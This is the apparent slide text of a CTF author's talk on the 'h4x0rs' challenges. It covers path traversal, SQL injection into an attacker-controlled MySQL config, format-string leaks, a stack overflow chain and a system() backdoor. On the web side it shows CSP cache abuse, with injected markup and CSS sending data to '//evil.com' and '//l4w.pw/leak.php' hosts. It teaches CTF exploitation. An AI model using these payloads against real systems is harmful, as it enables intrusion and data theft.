

h4x0rs trilogy



@l4wio

h4x0r's space



 Title

 Write anything you want! I will keep it secret 🐼



H4X0RS.CLUB

WHO'S THAT POKÉMON? IS THE
GAME EVERYBODY KNOWS, ISN'T
IT ?

1. HIT PLAY ►
2. GUESS POKÉMON NAME
3. ANSWER

HARD

LOG OUT



PROFILE



SCOREBOARD



00 : 10



h4x0rs.club

INTRO: YOU HAVE TO TYPE
PRECISELY NAME OF
POKEMON.

FOR: GOSU

BADGES

h4x0rs.date

Where h4x0rs can find their soulmates <3

h4x0rs.club

- Client-side game (javascript / html)
- Server-side game:
 - php as bridge
 - binary by pure C


h4x0rs.club pt.3

1. Ping
2. Question / Answer
3. Badges
4. Save game
5. Backup

3. Badges (1st bug)

- Is vulnerable to

Traversal Directory —> Local File Disclosure



- “backend” string is blacklisted.
- You can leak all of source code and the binary

API Key(2nd bug)

- The code assumes that api_key always be alphabet characters.

```
recvlen(0,api_key,64);  
memcpy(&api_key[64],".txt",strlen(".txt")+1);  
if (ini_parse(api_key, handler, &config) < 0) {
```

Attacker can input *api_key* such as:

../../../../path/file_name%00%00%00

and let it treat this path as api_key file path

Where && What
should we read ?

4. Save game (3rd bug)

SQL Injection —> Write a file with controlled data.

```
char *st = "SELECT * FROM users WHERE username = '%s'";  
len = snprintf(query, 512 - 1, st, username);  
DEBUG_PRINT("[DEUBG] Query: %s\n", query);
```

```
$log_file = "/tmp/save_game/".md5($_SERVER['REMOTE_ADDR'].$user.$token.random_bytes(32));  
if(strlen($result) > 0){  
    if(!file_exists("/tmp/save_game/")) mkdir("/tmp/save_game/");  
    file_put_contents($log_file, $result);
```

4. Save game (3rd bug)

```
a' union select (select biography from users where id = 1),'
```

```
[mysql]
```

```
host=159.89.199.232
```

```
user=game
```

```
pass=abcd
```


```
dbname=game_database
```

```
[backup]
```

```
key=aaa
```

INI config

```
',3,'1770f34deb110b607905d413af152e425010adb8d6a124108cde32ee926577c1',5,6,7,  
8,9,10 -- a
```



What now?

So we can make the binary connect to our side as MySQL server...

Find more bugs!!!

There is one left function in the binary

backup

5. Backup (4th bug)

From now on, we can let **token** is any value since we already controlled API server config.


```
char *st = "SELECT id,username,level,state,ip,premium FROM users WHERE token = '%s'";  
len = snprintf(query,255, st, token);
```

```
void backup(char* query){  
    ...  
    unsigned char* extend_backup = " AND username = '%s' AND password = '%s'";  
    memcpy(&query[strlen(query)],extend_backup,strlen(extend_backup)+1);  
    snprintf(new_query, 1023 , query, "admin", hash_password);  
    if(mysql_query_numrows(new_query) <= 0){  
        printf("==> FAILED\n");  
        free(new_query);  
        return;  
    }  
}
```

FORMAT STRING
with FORTIFY is ON

Can not leak stack with arbitrary index.

```

=> 0x5556cde9005f <backup+191>: call    0x5556cde8f930
    0x5556cde90064 <backup+196>: lea     r13,[rip+0x203195]          # 0x5556ce093200 <con>
    0x5556cde9006b <backup+203>: mov     rdi,QWORD PTR [r13+0x0]
    0x5556cde9006f <backup+207>: mov     rsi,r12
    0x5556cde90072 <backup+210>: call    0x5556cde8f940

Guessed arguments:
arg[0]: 0x5556cecafade0 --> 0x7f938d696288 --> 0x7f938d696278 --> 0x7f938d696268 --> 0x7f938d696258 --> 0x7f938
arg[1]: 0x3ff
arg[2]: 0x1
arg[3]: 0x400
arg[4]: 0x5556ceca5c20 ("SELECT id,username,level,state,ip,premium FROM users WHERE token = '%p%p%p%p%p%p%p%p%p%p'
%p%p%p%p%p", ' ' <repeats 20 times>, '' AND username = '%s' AND password = '%s'")
arg[5]: 0x5556cde91f72 --> 0x3d3d006e696d6461 ('admin')

[-----stack-----]
0000| 0x7fffb5430e80 --> 0x5556ce093190 ("a665a45920422f9d417e4867efdc4fb8a04a1f3fff1fa07e998e86f7f7a27ae3")
0008| 0x7fffb5430e88 --> 0x5556cecb01f0 --> 0x7f9300333231
0016| 0x7fffb5430e90 --> 0x0
0024| 0x7fffb5430e98 --> 0x0
0032| 0x7fffb5430ea0 --> 0x0
0040| 0x7fffb5430ea8 --> 0x0
0048| 0x7fffb5430eb0 --> 0x6d72750dcf7d2500
0056| 0x7fffb5430eb8 --> 0x6d72750dcf7d2500

[-----]

Legend: code, data, rodata, value

Breakpoint 1, 0x00005556cde9005f in backup ()
gdb-peda$ █

```

```

[-----stack-----]
0000 | 0x7fffb5430e80 --> 0x5556ce093190 ("a665a45920422f9d417e4867efdc4fb8a04a1f3i
0008 | 0x7fffb5430e88 --> 0x5556cecb01f0 --> 0x7f9300333231
0016 | 0x7fffb5430e90 --> 0x0
0024 | 0x7fffb5430e98 --> 0x0
0032 | 0x7fffb5430ea0 --> 0x0
0040 | 0x7fffb5430ea8 --> 0x0
0048 | 0x7fffb5430eb0 --> 0x6d72750dcf7d2500
0056 | 0x7fffb5430eb8 --> 0x6d72750dcf7d2500
0064 | 0x7fffb5430ec0 --> 0x5556ceca5c20 ("SELECT id,username,level,state,ip,premiu
p%p%p%p%p%p%p%p%p%p%p%p%p", ' ' <repeats 20 times>, "' AND username = '%s' AND p
0072 | 0x7fffb5430ec8 --> 0x5556cecb1df0 --> 0x1
0080 | 0x7fffb5430ed0 --> 0x5556ce0931f8 --> 0x8
0088 | 0x7fffb5430ed8 --> 0x5556ceca5d30 ("%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%
0096 | 0x7fffb5430ee0 --> 0x5556ceca5d80 ("/////../../../../tmp/save_game/d0db2b63c
0104 | 0x7fffb5430ee8 --> 0x5556cde90a46 (<main+1734>: jmp 0x5556cde9055a <mai
0112 | 0x7fffb5430ef0 --> 0x7f938ee404e8 --> 0x7f938d2d1000 --> 0x3010102464c457f
0120 | 0x7fffb5430ef8 --> 0x7f938d2e3827 ("_dl_find_dso_for_object")
0128 | 0x7fffb5430f00 --> 0x7f938d2d4e28 --> 0x120000182f
0136 | 0x7fffb5430f08 --> 0x7fffb5430f78 --> 0x7f938ec4464b (<do_lookup_x+2011>: ac

```

Infoleak

So you have to implement MySQL Server , then retrieve the leak back via the query.

```
-----  
"\x98\x01\x00\x00\x03SELECT id,username,level,state,ip,premium FROM users WHERE token = '0x5556cd  
e91f720x5556ce0931900x5556cecb01f0(nil)(nil)(nil)(nil)0x6d72750dcf7d25000x6d72750dcf7d25000x5556c  
eca5c200x5556cecb1df00x5556ce0931f80x5556ceca5d300x5556ceca5d800x5556cde90a460x7f938ee404e80x7f93  
8d2e38270x7f938d2d4e280x7fffb5430f780x42a5a9550x5556cecafdc00x7f9300000015' A  
ND username = '\xa0\x11C\xb5\xff\xf' AND password = '9\x00\x00\x00\x03SELECT md5(concat(id,ts))  
FROM backups ORDER BY ts DESC;"
```

```
pie: 0x5556cde8e000
```

```
stack_cookie: 0x6d72750dcf7d2500
```

Stack overflow

Since you act like MySQL Server, who ensures that `md5(...)` always return 32 bytes ?

```
unsigned char* backup_query1 = "SELECT md5(concat(id,ts)) FROM backups ORDER BY ts DESC;";
unsigned char* row_return1 = mysql_query_get_row_index(backup_query1,0);
memcpy(md5_key_backup,row_return1,strlen(row_return1)+1);
snprintf(new_query, 1023 ,"/var/www/html/backups/%s",md5_key_backup);

unsigned char* backup_query2 = "SELECT md5(concat(id,username,password,ip)) FROM users WHERE
    id = 1;";
unsigned char* row_return2 = mysql_query_get_row_index(backup_query2,0);
memcpy(md5_key_backup,row_return2,strlen(row_return2)+1);
snprintf(new_query, 1023 ,"%s/%s",new_query,md5_key_backup);
```

Stack overflow

Two times overflow (w/ null-terminated string)

1st time Overwrite Return Address.

2nd time Recover stack cookie

Ret to ?

We never reach this branch.

So there is one buffer left (backup_key)

```
if( access( new_query, F_OK ) != -1 ) {  
    recv_size_and_string(&password);  
    if(strcmp(password,config[4]) == 0)  
        printf("Please download the backup at: http://localhost/backups/%s",new_query);  
}
```

Ret to ?

Ret to **badges** function, where is receiving a buffer , then passes to READFILE later

```
} else if(strcmp(cmd,"badges") == 0){  
-   DEBUG_PRINT("badges\n");  
   char badge_path[1024] = {0};  
   memcpy(&badge_path,BADGES_PATH,strlen(BADGES_PATH)+1);  
   char* badge_name =0;  
   recv_size_and_string(&badge_name);  
   memcpy(&badge_path[strlen(badge_path)],badge_name,strlen(badge_name)+1);  
   char* output;  
   size_t badge_len = READFILE(badge_path,&output);
```


Unintended way

Dragon Sector && Cykor found that when we act like MySQL Server, we can read client's files by **LOAD DATA INFILE**

<https://w00tsec.blogspot.com/2018/04/abusing-mysql-local-infile-to-read.html>


New binary

I added one more backdoor function receiving a buffer then passes to system to make life easier.

```
        v11,  
        "Back_d00r_You_can_n0t_touch_this_I_Believ  
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
    {  
        v12 = "Wrong command";  
LABEL_29:  
        puts(v12);  
        goto LABEL_3;  
    }  
    dest[0] = 0LL;  
    recv_size_and_string(dest);  
    system(dest[0]);  
}
```

h4x0rs.date

- Client-side web challenge
- XSS at `profile.php`
 - Introduction div and texture
- Manipulate assets file caching



The screenshot shows a web application interface for 'h4x0rs.date'. At the top, there is a green navigation bar with the site name 'h4x0rs.date' and a 'HOME' link. The main content area has a light beige background and features the site name 'h4x0rs.date' centered at the top. Below this, there are two input fields: 'Username:' with a placeholder 'Enter username' and 'Password:' with a placeholder 'Enter password'. A dark grey button labeled 'LOGIN/REGISTER' is positioned below the password field. At the bottom of the page, a footer message reads 'Where h4x0rs can find their soulmates <3'.

The bug: `csp.js` cache

```
bash-3.2$ curl -i https://h4x0rs.date/assets/csp.js
HTTP/1.1 200 OK
Date: Sun, 27 May 2018 02:26:35 GMT
Server: Apache/2.4.18 (Ubuntu)
Cache-Control: max-age=20
Content-Length: 188
Content-Type: text/javascript; charset=UTF-8

meta = document.createElement('meta');
meta.httpEquiv='Content-Security-Policy':
```

Cache-Control:
max-age = 20

```

<script>




var f = document.body.appendChild(document.createElement('iframe'));
f.src = 'https://h4x0rs.date/assets/csp.js?id=9adf8965b9359c05bff7d590ee7e6b5a4e0bbc1631e006e7c0a788059f1daee9&page=profile.php';

setTimeout(()=>{
    var f = document.body.appendChild(document.createElement('script'));
    f.src = 'https://h4x0rs.date/assets/csp.js?id=9adf8965b9359c05bff7d590ee7e6b5a4e0bbc1631e006e7c0a788059f1daee9&page=profile.php';
},3000);

</script>

</body>

```

 cache.html?a=1	localhost	Other	754 B
 csp.js?id=9adf8965b9359c05...	h4x0rs.date	<u>cache.html?a=1:5</u>	499 B
 csp.js?id=9adf8965b9359c05...	h4x0rs.date	<u>cache.html?a=1:10</u>	(from disk cache)

The id matters

The URLs must be matched.

- The profile id come to play.
- Profile id is regenerated once an user login.

The 2nd bug: Data Exfiltration

EFAIL

Direct Exfiltration

There are two different flavors of EFAIL attacks. First, the *direct exfiltration* attack abuses vulnerabilities in Apple Mail, iOS Mail and Mozilla Thunderbird to directly exfiltrate the plaintext of encrypted emails. These vulnerabilities can be fixed in the respective email clients. The attack works like this. The attacker creates a new multipart email with three body parts as shown below. The first

is an HTML body part essentially containing an HTML image tag. Note that the src attribute of that image tag is opened with quotes but not closed. The second body part contains the PGP or S/MIME ciphertext. The third is an HTML body part again that closes the src attribute of the first body part.

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html


--BOUNDARY--
```

The 2nd bug: Data Exfiltration

Google Chrome got mitigation by blocking URL which contains `\n \t \r`

“Luckily”, the liked list contains none of them.
By letting the admin likes himself (`login.php?redirect=like.php`), we can get the id in the middle.
Go register 2 users:

```
blah' src = '//evil.com/?
```

```
blah' >
```



```
placeholder="Introduction"></textarea><img abc='</textarea>
</div>
<div class="form-group">
  <button type="submit" name=submit value=submit class="btn
btn-default">CHANGE</button>
</div>
</form>
</center>
<div class="row"><div class="col-md-6">
<div class="page-header"><h3>You liked</h3></div>
<li><a href="https://h4x0rs.date/profile.php?
id=96a3dbf39dde669a1128ae087991c19b0e528d0ff6eac509862f2dd67cba5645">a '
src=' //l4w.pw/leak.php?c=</a></li><li><a
href="https://h4x0rs.date/profile.php?
id=4c3a7e97347b69772c9390f3aff634fe5a2935a08dedee85028a3c23cdf9d593">__admi
n__</a></li><li><a href="https://h4x0rs.date/profile.php?
id=9e9b451ae4f0dbcb59fefeb7b9fb9f160a0abe0af4aa601500cb68fb72df0a3">a ' >
</a></li></div></div>
```

The 2nd bug: Data Exfiltration

The other way (same bug) is using `<style>` tag (ROIS is the first team did that)

```
<style>
```

```
...
```

```
...
```

```
*{ }@import url('//evil.com/...  
..');
```

<META> OVERRIDE

Another way (intended) is overriding <meta> tag

```
<meta name="referrer" content="always">  

```

Even when CSP header no-referrer is enabled

Unintended way

Create an user then make profile as:

```
<style id=msg></style>
```

By abusing `redirect` param.

```
https://h4x0rs.date/login.php?redirect=profile.php?id={id}  
%26msg=*{ }*{background-image:url('//evil.com%252fleak.php?id=
```

(Reported by team Nu1L)

Extract nonce

```
<script>
  setTimeout(()=>{

    var nonce = document.head.children[2].getAttribute('content').slice(18,-1);
    console.log(nonce);
    var f = document.body.appendChild(document.createElement('iframe'));
    f.src = 'x2.html#'+nonce;
    },2000);


</script>

<script src='https://h4x0rs.date/assets/csp.js?
id=e14973538a2e62cd6babdd5e04877619973d602d030a46f4f79fca18f149590b&page=profile.php'></script>

<body>

</body>
```

I'm using real...bot



DEMO

The chain

Live PoC at:
<http://l4w.pw/hihi.html>



Any questions ?





Thanks

